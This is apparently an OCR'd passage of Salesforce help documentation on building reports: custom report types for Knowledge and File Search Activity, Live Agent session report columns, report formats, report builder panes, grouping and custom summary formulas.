`Search Term`	The first 100 characters of the search term that was used to search published articles in the knowledge base.

Create a Salesforce Knowledge Search Activity Custom Report Type: Walkthrough

This walkthrough guides you through building a custom report type that supports the Knowledge Search Activity object. This data helps knowledge managers identify ways to monitor content performance and to deliver the most relevant content to end users.

Create a Knowledge Search Activity Report Type

This enables your users to create reports with the Knowledge search fields they need to monitor the performance of their content.


Walk through it: Knowledge Search Activity Custom Report Type

1. Click **New Custom Report Type**.
2. Select Knowledge Search Activity.
3. Enter a name for the report type.

   Your users will select the report type by this name when they use it to create a new report.
4. Enter a description.

   This helps your users identify the business objective of this new report type. You might want to enter, "Monitor the performance of your knowledge article content in search results."
5. Select a category.

   This is where your users will find the new report type when they create new reports.
6. Select **Deployed**.

   We'll get it active right away.
7. Click **Next**.

   Don't worry, we're almost done.
8. Click **Save**.
9. Click **Edit Layout**.

   Customize the fields that are available on reports built using this report type.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Live Agent Session Reports

Use Live Agent Session reports to consolidate data about agents' activities while they chat with customers–for example, how long agents are online or how many chat requests are assigned to them.

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. You can create a custom report type for Live Agent sessions to aggregate data about your agents' activity while they support customers. These reports include data for all of the chats that occurred during a specific Live Agent session.

Customize Live Agent session reports to include columns of information about any of the following categories, as well as any custom fields related to Live Agent sessions:

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Column Name	Description
Agent: Full Name	Name of the agent associated with the session.
Assistance Flags Lowered (Agent)	Number of times an agent lowered an assistance flag during a Live Agent Session.
Assistance Flags Lowered (Supervisor)	Number of times a supervisor lowered an assistance flag during an agent's Live Agent Session.
Assistance Flags Raised	Number of times an agent raised an assistance flag during a Live Agent Session.
Chat Requests Assigned	Number of chat requests assigned to an agent.
Chat Requests Declined (Manually)	Number of chat requests declined manually by an agent.
Chat Requests Declined (Push Timeout)	Number of chat requests that timed out while assigned to an agent.
Chat Requests Engaged	Number of chats in which an agent was engaged during the session.
Created By: Full Name	Full name of the creator of the session record.
Created Date	Date the session record was created.
Last Modified By: Full Name	Full name of the person who last modified the session record.
Last Modified Date	Date the session record was last modified.
Live Agent Session ID	ID of the Live Agent session record.
Live Agent Session Name	Automatically generated ID of the Live Agent session.
Login Time	Time and date the agent logged in to the session.
Logout Time	Time and date the agent logged out of the session.
Time Idle	Total amount of time in seconds an agent was not engaged in chats during a session. The following formula indicates how an agent's idle time is calculated: (Time Spent Online + Time Spent Away) - Time Spent in Chats = Time Idle.

Time Spent at Capacity	Total amount of time in seconds in which an agent's queue was full.
Time Spent Away	Total amount of time in seconds an agent spent in "Away" status.
Time Spent in Chats	Total amount of time in seconds an agent spent engaged in chats.
Time Spent Online	Total amount of time in seconds an agent spent online.

Report on Partners

Some opportunities involve partner relationships. Use this report to identify and analyze those relationships.

To report on all partnerships or primary partnerships within opportunities:

1. From the Reports tab, choose the Partner Opportunities report.
2. Choose **Customize** to change the report and view only primary partner relationships. Add a field filter where `Primary equals 1`.

In any other opportunity report, when you customize the report to display the Partner column, only the primary partner displays.

You can also run the Partner Accounts report to analyze the partnerships of your accounts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To report on partners:
- "Read" on accounts or opportunities

  AND

  "Run Reports"

Report on Relationship Groups

You can report on relationship groups and relationship group members if your administrator has enabled custom report types for those custom objects.

Custom report types are the only way to make relationship group reports available for your users—Salesforce does not provide sample relationship group reports or a standard report folder for relationship groups.

Administrators can create a public folder of relationship group reports as follows:

1. Create a custom report type for relationship group objects.

   Tip: To create a report type about the members of relationship groups, select `Relationship Groups` as the primary report type object and add `Relationship Group Members` as an object relationship. Alternatively, to create a report type about the accounts that are primary on a relationship group, select `Accounts` as the primary report type object and add `Relationship Groups (Primary Account)` as an object relationship.

2. Create a new public folder for relationship group reports. This step requires the "Manage Public Reports" permission.
3. Using your custom report type, create one or more new custom reports for relationship groups. Assign the reports to the new relationship groups reports folder you created.

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

After completing these steps, a folder of relationship group reports will be available to users on the Reports home page.

Enable the Account Owner Report

The Account Owner report lists all accounts and who owns them.

Organizations that have their organization-wide sharing access level set to Private for accounts may want to restrict users from running the Account Owner report.

To show or hide this report:

1. From Setup, enter *Account Owner Report* in the Quick Find box, then select **Account Owner Report**. This option is available only in organizations that have a private account sharing model.
2. Select the checkbox to allow all users to run this report. If you leave the box unchecked, only administrators and users with the "View All Data" permission can run this report.
3. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To show or hide account owner report:

- "Customize Application"

Report on File Search Activity

Use a report to determine the top 300 search term queries for file searches and to identify which content is missing or needs to be renamed based on users' search terms and the click-rank.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Files available in: **All** editions, **except** Customer Portals

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To create a public reports folder:	"Manage Public Reports"
To run the File Search Activity report:	"Run Reports" AND "View All Data" OR "Content Administrator". Users with "Manage Library" for the library don't need the "View All Data" or "Content Administrator" permissions to run the report.

Custom report types are the only way to make reports about file search activity available for your users—Salesforce does not provide sample file search activity reports or a standard report folder.

Note: Activity totals are collected nightly and aren't in real time.

Walk Through It: Report on File Search Activity

Primary Object for File Search Activity Report

When you create a custom report type, select **File Search Activity** for the **Primary Object**.

Available File Search Activity Report Fields

The following table lists the available fields for File Search Activity reports.

Field	Description
Average Click Rank	The order in which the file appeared in search results when users clicked it from the list of results.
Average Number of Results	The number of search results that were returned for the search term. If Duration is also included, this value is aggregated based on the time period specified.
Duration	The time period the search count is applied to. Possible values are Daily, Monthly, and Yearly. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
Language	The language filter that's applied to the user's search.
Number of Searches	The number of searches for the duration that's shown (day, month, or year).
Number of Users	The number of individual users who clicked the file.
Search Date	The date of the search.
Search Terms	The first 100 characters of the search term that was used to search published files.

SEE ALSO:

- Access to Report Folders
- Creating and Editing Folders
- Create a Custom Report Type
- Create a Report

Choose a Report Format

A report can use the tabular, summary, matrix, or joined format. Choose a format that's complex enough to capture the data you want to show, but simple enough to communicate it effectively.

Choose one of the following report formats using the **Format** menu of the report builder. Tabular format is the default.

Format	Description
Tabular	Tabular reports are the simplest and fastest way to look at data. Similar to a spreadsheet, they consist simply of an ordered set of fields in columns, with each matching record listed in a row. Tabular reports are best for creating lists of records or a list with a single grand total. They can't be used to create groups of data or charts, and can't be used in dashboards unless rows are limited. Examples include contact mailing lists and activity reports.
Summary	Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by `Stage` and `Owner`. Summary reports with no groupings show as tabular reports on the report run page.
Matrix	Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography. Matrix reports without at least one row and one column grouping show as summary reports on the report run page. Building Matrix Reports (Salesforce Classic)
Joined	Joined reports let you create multiple report blocks that provide different views of your data. Each block acts like a "sub-report," with its own fields, columns, sorting, and filtering. A joined report can even contain data from different report types. Joined reports are available only in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Introducing Joined Reports in Salesforce (Salesforce Classic)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Changing the Report Format

Changing the format affects filters and groupings, as follows:

When you change...	What Happens?
Tabular to Summary or Matrix	The `Rows to Display` filter is removed.

When you change...	What Happens?
Summary, Matrix, or Joined to Tabular	All groupings, charts, and custom summary formulas are removed from the report. Grouping fields are not converted to columns in the tabular report. If the joined report contained multiple blocks, the columns from only the first block are included in the tabular report.
Summary to Matrix	The first summary grouping becomes the first row grouping. The second becomes the first column grouping. The third becomes the second row grouping. If you're using the report wizard, the third summary grouping is removed.
Matrix to Summary	The first row grouping becomes the first summary grouping. The second row grouping becomes the *third* summary grouping. The first column grouping becomes the *second* summary grouping. The second column grouping is removed. If you're using the report wizard, *both* the second row grouping and second column grouping are removed.
Tabular, Summary, or Matrix to Joined	The existing report becomes the first block in the joined report, and the report type becomes the principle report type for the joined report. Joined report blocks are formatted as summary reports, so if you switch from a summary to a joined report, your groupings stay the same. If you switch from a matrix to a joined report, groupings are converted the same way as when you switch from a matrix to a summary report. The following items aren't supported in joined reports, and aren't converted: • Bucket fields • Cross filters • The `Rows to Display` filter

SEE ALSO:

Build a New Report

Create a Report

Create a report to get an up-to-the-minute view of an aspect of your business, such as the status of customers, opportunities, support cases, and so on.

To create a new report:

1. From the Reports tab, click **New Report**.
2. Select the report type for the report, and click **Create**.
3. Customize your report, then save or run it.

SEE ALSO:

Customizing Reports

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Creating a Custom Report

You can customize standard reports, or you can build custom reports from scratch to suit the exact needs of your organization.

Users with the "Manage Custom Report Types" permission can define custom report types that extend the types of reports from which all users in their organization can create or update custom reports. A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Users with the "Manage Reporting Snapshots" permission can create and schedule snapshots. A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Reporting snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:

- "Run Reports"

To schedule reports:

- "Schedule Reports"

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Create a Custom Report in Accessibility Mode

Note: This topic only applies if you're not using report builder. *Report builder* is a visual editor for reports.

To create a new custom report using the custom report wizard:

1. From the Reports tab, choose the **Create New Custom Report** button.
2. Select the type of data for the report, and click **Next**.

   To create reports on custom objects, choose the **Other Reports** report type category, unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object or is a lookup object on a standard object, select the standard object for the report type category instead.

   To create reports on an external object, choose the **Other Reports** category. To create reports on an external object with a child standard or custom object, select the category containing the custom report type that you created for that relationship.
3. Choose the report format.
4. Follow the steps of the wizard using the **Next** button. For each report, customize the following:
   - **Specify Row and Column Headers:** On the Select Grouping page for summary and matrix reports, choose the fields by which you want to group and subtotal the data. In a summary report, choosing more than one sort field allows you to subsort your data. For matrix reports, select summary fields for the row labels and column headings. When grouping by a date field, you can further group the data by a specific time period such as days, weeks, or months.

     Note: On the Select Grouping page, if you set `Group Dates By` to "Calendar Month in Year" or "Calendar Day in Month," you won't be able to drill down to those date groupings in reports or dashboards. Users are taken to the unfiltered report instead.
   - **Summarize Data:** On the Select Columns to Total page, choose the types of summary information to display for numeric fields.
   - **Build Custom Summary Formulas:** On the Select Columns to Total page for summary and matrix reports, create custom summary formulas to calculate additional totals based on existing report summaries. A formula is an algorithm that derives its value from other fields, expressions, or values. See Build a Custom Summary Formula on page 4392.
   - **Choose Fields:** On the Select Columns page, choose the fields to display in the report. You can display only those fields that are visible in your page layout and field-level security settings. If you choose the `Description` field or any other long text field, only the first 255 characters are displayed.
   - Only the first 254 characters in a rich text area or a long text area are displayed in a report.
   - **Order Columns:** On the Order Columns page, select the order for displaying the chosen fields.
   - **Limit Report Results:** On the Select Criteria page, choose the appropriate settings from the drop-down lists, then use the filter options filter options to limit the report to records with specific data.

     The report wizard supports up to 10 filters. On reports with more than 10, additional filters are dropped and the report shows an error for any filter logic.

     Tip: To use a tabular report on a dashboard, first limit the row count, by setting the `Rows to Display` option, the sort column, and the order on the Select Criteria page of the report. You can't use gauge or metric components on dashboards using tabular reports.
   - **Chart Settings:** On the Select the Chart Type and Report Highlights step of the report wizard, set chart properties to display your report data in a chart. Charts are available only for summary and matrix reports.
5. Click **Run Report** to view the report, or click **Export Details** to save the report as an Excel file or other format.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:
- "Create and Customize Reports"

Tip: Customizing your reports can require running them a few times as you adjust the report criteria and options. We recommend using a filter that gives you a smaller sampling of data until you are finished customizing the report and ready to save.

Group Your Report Data

Group data in columns or rows in summary, matrix, and joined reports to display meaningful information. For example, group opportunities by Close Date to see closed opportunities or group cases by product to see the number of cases for each product. You can have groupings inside groupings.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND


  "Report Builder"

Data for Grouping

The Fields pane displays fields from the selected report type, organized by folder. Before you group data in a summary report, drag and drop at least a few fields into the preview pane.

Add a Grouping

Add a group by dropping a field onto a drop zone.



Click **Show** > **Drop Zones** to make them visible. You can also click a column menu for a field in the report and choose **Group by this Field**.

Tip: If you group your report by a date field, you can click the group menu, select **Group Dates By**, and specify the grouping time frame: day, week, month, quarter, year, etc.

Grouping Data in Different Report Formats

Summary and joined reports can have up to three grouping levels. Matrix reports can have two row and two column groupings. For matrix reports, you can't use the same field for both row and column groupings. For joined reports, you can use the fields from the Common Fields category in the Fields pane to group across all report blocks.

Remove a Grouping

To remove a group, click the group menu and choose **Remove Group**. You can also grab the group and:

- Drag it to the column bar to remove the group, but keep the field as a column in the report.
- Drag it back to the Fields pane to remove the group and the field from the report.

Change Order of a Grouping

Drag groups to change their order, or click the group menu and choose **Move Group Up** or **Move Group Down** for column groupings, or **Move Group Left** or **Move Group Right** for row groupings.

SEE ALSO:

- Report Fields
- Subtotal Report Results

Keep Working While Your Report Preview Loads

For most actions, you can continue working on your report while the preview loads. For example, when editing a report you can drag multiple fields into the report, then create a grouping while those columns load.

The data you see in the Preview panel is real data, but it's only a subset of the data in the report, designed to show you what the report will look like when you run it. Don't worry if rows are missing or not sorted as expected in the Preview panel.

Note: For each external object in the report, your org calls out to the external system each time the preview loads. If the URL of a report callout approaches or exceeds 2 KB, your org splits the request into multiple HTTP calls, with each URL being less than 2 KB.

You can continue working in the report preview while the following actions occur:

- Add, remove, or reorder fields
- Add or remove summary fields
- Add, remove, or reorder groupings
- Remove formulas

Note:

- If you remove a summary field or formula used in a chart, the chart reloads, but the report preview loads asynchronously.
- Asynchronous loading isn't available for matrix and joined reports.

You can't work in the report preview while the following actions occur:

- Add or edit formulas
- Remove a report's only grouping
- Remove a column used to limit the row count for a tabular report
- Sort the report by group or column
- Update standard or custom filters
- Change report format
- Show or hide report details
- Add or remove a chart
- Add or remove conditional highlighting
- Change **Group Dates By**
- Change a converted currency field

- Save the report

SEE ALSO:

Build a New Report

Report Fields

Customizing Reports


Report builder is a visual editor for reports. The report builder screen lets you work with report fields and filters, and shows you a preview of your report with just some of the data.

To optimize screen real estate, report builder uses a compressed page header. To view your application tabs, simply close the builder or click the Salesforce logo.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Fields Pane (1)

The Fields pane displays fields from the selected report type, organized by folder. Find the fields you want using the Quick Find search box and field type filters, then drag them into the Preview pane to add them to the report.

Create, view, edit, and delete custom summary formulas and bucket fields in the Fields pane as well.

In the joined report format, the Fields pane displays fields from all report types added to the report, organized by report type.

Filters Pane (2)

Set the view, time frame, and custom filters to limit the data shown in the report.

Preview Pane (3)

The dynamic preview makes it easy for you to customize your report. Add, reorder, and remove columns, summary fields, formulas, groupings, and blocks. Change the report format and display options, or add a chart.

The preview shows only a limited number of records. Run the report to see all your results.

Watch a Demo: Getting Started with Report Builder (Salesforce Classic)

SEE ALSO:

Dashboards Help You Visualize Complex Information

Create a Report

Build a New Report

Report Fields

The Fields pane displays fields from the selected report type, organized by folder. It also lists custom summary formulas, which you can create, edit, and delete.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Adding Field Filters

With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.

Finding Fields

Find a field by typing its name into the Quick Find search box. You can also filter the list by type:

- Click All to see all field types, as well as custom summary formulas.
- Click to see just text fields.
- Click # to see just number fields (numeric, percentage, or currency).
- Click to see just date fields.

Adding and Removing Fields

To add a field to a tabular, summary, or matrix report, double-click it or drag it into the Preview pane. To add a field to a joined report, drag it to the Preview pane. Press **CTRL** to select multiple fields. Drag an entire folder to add all its fields. If a tabular, summary, or matrix report already contains a field, you can't add it again. You can add the same field multiple times to a joined report as long as you add it to different blocks. In the preview pane, click **Show** > **Details** to see your report fields. While **Show** > **Details** is disabled, you can only add summary fields.

To remove a field, grab its column header and drag it back to the Fields pane. With tabular, summary, and matrix reports, you can click the column menu and choose **Remove Column**, or click **Remove All Columns**.

Working with More than One Field

You can select multiple fields to add, remove, or reorder. For example, you can add `Created By`, `Type` and `Opportunity Name` to your report at the same time.

To select multiple fields or columns, press CTRL (Windows) or Command (Mac).

Note:

- When you add multiple fields, they appear in the report in the order selected.
- For summary and tabular formats, disable **Show** > **Details** when adding multiple summarizable fields to a report. The Summarize dialog automatically appears, letting you select summaries for all the fields at once.
- Enable **Show** > **Details** when adding non-summary fields, such as text fields to a report.

- When working with a joined report, you can select multiple fields from the Common Fields category and one report type. You can't select multiple fields from different report types.

Ordering and Sorting Fields

Reorder report columns by grabbing a column header and dragging it to a new location. Press **CTRL** to select multiple columns. To sort your report by a column, click its column header. You can also click the column menu and choose **Sort Ascending** or **Sort Descending** from the drop-down list. Sort is disabled when **Show** > **Details** isn't selected.

Changing the Currency Displayed

If your organization has enabled multiple currencies, you can change the currency shown for all currency fields. Click **Show** > **Display Currencies Using**, then select an active currency to display.

SEE ALSO:

Work with Formulas in Reports

Group Your Report Data

Summarize Your Report Data

Highlight Data Ranges

Summarize Your Report Data

A summary field contains numeric values for which you want to know the sum, the average, or the highest or lowest. Summary fields show at all grouping levels. In summary and matrix reports, they also appear at the grand total level.

The Fields pane displays fields from the selected report type, organized by folder.

A summary is the `Sum`, `Average`, `Max`, or `Min` for a number field. (Use the # filter to find them faster.)

To add a summary field:

- Double-click a number field in the Fields pane.
- Drag a number field into the preview. Press **CTRL** to select multiple fields. For matrix reports, there are drop zones before, between, and after sets of summaries. For example, the sum, average, max, and min of `Annual Revenue` are a set, and you can't drop a new summary field between them.
- Choose **Summarize this Field** in the column menu for a field already in the report.

To change an existing summary field, or add other summaries on that same field, click ▼ next to the summary field and choose **Summarize this Field**.

To remove a summary field:

- Click its menu and choose **Summarize this Field** and deselect all options.
- Click its menu and choose **Remove Summary**.
- Drag the summary set back to the Fields pane. Note that all summaries for that field are removed. Press **CTRL** to select multiple summary fields.

Reorder sets of summary fields in matrix reports by dragging them. The summaries for each field move together when dragged. For example, if your report contains the sum and average of `Annual Revenue`, and the max and min of `Probability`,.you can drag

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

the `Probability` summaries before or after the `Annual Revenue` summaries, but not between. Summaries can't be placed after custom summary formulas or `Record Count`.

SEE ALSO:

- Report Fields
- Subtotal Report Results

Subtotal Report Results

Subtotaling your reports gives you a tool to analyze trends in the data. You can group sets of information, sort the groupings, and compare subtotals for each set against the overall total. In summary and joined reports, you can also subtotal by multiple fields to give you cascading sets of information.

For example, if you subtotal a summary report by Opportunity Owner, the report groups the accounts by Opportunity Owner, lists the number of opportunities owned by each user, and shows subtotals by Opportunity Owner for all the columns in the report. You could further subtotal each user's opportunities by product.

1. Click **Customize** or **Edit** from any report.
2. In the report builder, add a summary field to the report.
   Summaries show up at grouping levels as well as for individual rows.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subtotal report results:

- "Create and Customize Reports"

SEE ALSO:

- The Report Run Page
- Build a Custom Summary Formula
- Build a New Report
- Subtotal Report Results

Smart Totaling in Reports

"Smart" totaling means that duplicate data is counted only once in any subtotal or total. Salesforce uses "smart" totaling when you run reports that include duplicate data in any of the columns chosen for summing or averaging.

For example, suppose an opportunity has two products, and you run the Opportunity Product Report with the total opportunity amount selected as a column to sum by. The amount appears twice in the details of the report, once for each product on the opportunity.

In this case, "smart" totaling correctly calculates any subtotals, grand totals, and averages, adding that opportunity amount only once.

Note: For dashboard components, "smart" totaling isn't used. For example, in a dashboard table, the total displayed is simply the sum of the values listed in the table.

SEE ALSO:

- Subtotal Report Results
- Subtotal Report Results

Work with Formulas in Reports

Formulas let you create custom summaries based on calculated values using report data. These formulas can then be used as columns in your report.

The Fields pane displays fields from the selected report type, organized by folder.

To add a new formula to a summary or matrix report, double-click **Add Formula**. Once you define it and click **OK**, it's automatically added to the preview as a column for summary reports, and a summary field for matrix reports. With joined reports, you can add either a cross-block or a standard custom summary formula. To edit a formula, hover over the name in the Fields pane and click .

To remove a formula from the preview, grab its header and drag it back to the Fields pane, or click its menu and choose **Remove Formula**. Press **CTRL** to select multiple formulas. Removing a formula from the preview doesn't delete it. To delete a formula, hover over the name and click , or click **Delete Formula** from the field menu.

Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. Build a Custom Summary Formula

   Create custom summary formulas for summary and matrix reports to calculate additional totals based on the numeric fields available in the report.

2. Use a Summary Function in a Custom Summary Formula

   Summary functions let you use grouping values in custom summary formulas for summary, matrix, and joined reports. There are two summary functions: `PARENTGROUPVAL` and `PREVGROUPVAL`.

3. PARENTGROUPVAL and PREVGROUPVAL

   Use `PARENTGROUPVAL` to calculate values relative to a parent grouping. Use `PREVGROUPVAL` to calculate values relative to a peer grouping.

4. Get the Most Out of Custom Summary Formulas

   Custom summary formulas are a powerful reporting technique, but they can be tricky. Here are some tips to keep in mind when working with them.

SEE ALSO:

Build a Custom Summary Formula

Report Fields

Build a Custom Summary Formula

Create custom summary formulas for summary and matrix reports to calculate additional totals based on the numeric fields available in the report.

A formula is an algorithm that derives its value from other fields, expressions, or values. Custom summary formulas can contain 3900 or fewer characters. Custom summary formulas are available for summary, matrix, and joined reports. They can't be shared across multiple reports.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. In report builder, click **Add Formula** in the Fields pane.
2. Enter a name for your formula as it will appear on the report. The label must be unique. Optionally, enter a description.
3. From the `Format` drop-down list, select the appropriate data type for your formula based on the output of your calculation.
4. From the `Decimal Places` drop-down, select the number of decimal places to display for currency, number, or percent data types. This setting is ignored for currency fields in multicurrency organizations. Instead, the `Decimal Places` for your currency setting apply.

   If you select **None** for `Decimal Places`, the effective values are:

   - For currency, displays up to 18 digits, with the default decimal-place precision for the currency
   - For percentages, displays up to 18 digits, with no decimal places
   - For numbers, displays up to 18 digits, without changing the decimal-place precision
5. Set the `Where will this formula be displayed?` option. The formula calculation will be displayed in the report at the level you select. To display the formula calculation at every level, including the Grand Total, select `All summary levels`.
6. Build your formula:
   a. Select one of the fields listed in the **Summary Fields** drop-down list. This field's value is used in your formula.
   b. Select the kind of summary type to use in your formula. This option is not available for `Record Count`

Summary Type	Description
Sum	The summary value of data in a field or grouping of fields.
Largest Value	The largest value of data in a field or grouping of fields.
Smallest Value	The smallest value of data in a field or grouping of fields.
Average	The average of data in a field or grouping of fields.

   c. Click **Operators** to add operators to your formula.
   d. Select the function category (All, Logical, Math, or Summary), choose the function you want to use in your formula, and click **Insert**.
   e. Repeat these steps as necessary.
7. Click **Check Syntax** to see if your formula contains errors. Errors are highlighted by the cursor.

8. Click **OK**. Your formula isn't saved until you save the report.

SEE ALSO:

- Build a New Report
